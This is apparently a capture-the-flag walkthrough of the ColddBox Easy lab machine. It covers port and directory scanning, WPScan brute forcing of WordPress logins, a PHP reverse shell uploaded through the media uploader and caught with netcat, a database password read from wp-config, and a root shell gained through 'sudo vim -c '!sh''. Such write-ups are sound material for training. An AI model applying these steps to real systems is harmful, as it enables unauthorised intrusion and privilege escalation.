

Coldd CT

First we start with a nmap and gobuster scan.



```
Not shown: 999 closed ports
Reason: 999 resets
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
```



```
root@kali:~# gobuster dir -u http://10.10.196.129 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.196.129
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/01/08 01:47:57 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/hidden (Status: 301)
/index.php (Status: 301)
/server-status (Status: 403)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
/xmlrpc.php (Status: 200)
===============================================================
2021/01/08 01:48:42 Finished
===============================================================
root@kali:~# 
```


After both those scans we find a webpage called hidden. On this site we find some possible usernames.

U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

I decided to run WPscan on the URL with enumerate to see if the usernames would show up again and they did. (Ex. wpscan —url http://10.10.196.129 —enumerate u)


This tells me WPscan can work so I start a bruteforce attack!



```
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
Trying philip / melisa Time: 00:05:36 <
```

Now that we have the log in for c0ldd, we sign in.

On the website we find a file upload section where we may be able to spawn a reverse shell.



WordPress 5.5.1 is available! Please update now.

Upload New Media

Drop files here


or

Select Files

You are using the multi-file uploader. Problems? Try the browser uploader instead.

Maximum upload file size: 2 MB.


Once I was able to upload a reverse shell, I just ran a netcat listener for my IP and port and gained access to a shell.



Index of /wp-content/uploads/2021

Name	Last modified	Size	Description
Parent Directory		-	
reverse-shell.jpep	2021-01-08 22:01	5.4K	
reverse-shell.jpep_.php_.jpeg	2021-01-08 21:57	5.4K	
reverse-shell.php	2021-01-08 22:05	5.4K	


Apache/2.4.18 (Ubuntu) Server at 10.10.196.13 Port 80



```
root@kali:~# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.6.44.36] from (UNKNOWN) [10.10.196.13] 51684
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 22:05:19 up 28 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```


In the shell we find a user.txt file in directory with a user named c0ldd, but due to not being c0ldd we couldn't look at it.

This lead me to find c0ldd password in the files of the system and sudo changing to them!




```
// ** MySQL settings - You can get this info from your web host
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

Easy to find the first flag after that!




```
c0ldd@ColddBox-Easy:/home$ cd c0ldd
cd c0ldd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
```

After this I check the sudo of c0ldd to see if there are any possible privesc in there.




```
El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

It's perfect. We can use vim, chmod or ftp. I know from prior experience that vim will work with a simple command. So I use that.



```
c0ldd@ColddBox-Easy:~$ sudo vim -c '!sh'
sudo vim -c '!sh'

E558: No he encontrado la definición del terminal en "terminfo"
'unknown' desconocido. Los terminales incorporados disponibles son:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
Usando ' por defectoansi'
















:!sh
# ls
ls
user.txt
# whoami
whoami
root
```

and now we just grab root flag



```
# cd root
cd root
# ls
ls
root.txt
# cat root.txt
cat root.txt
```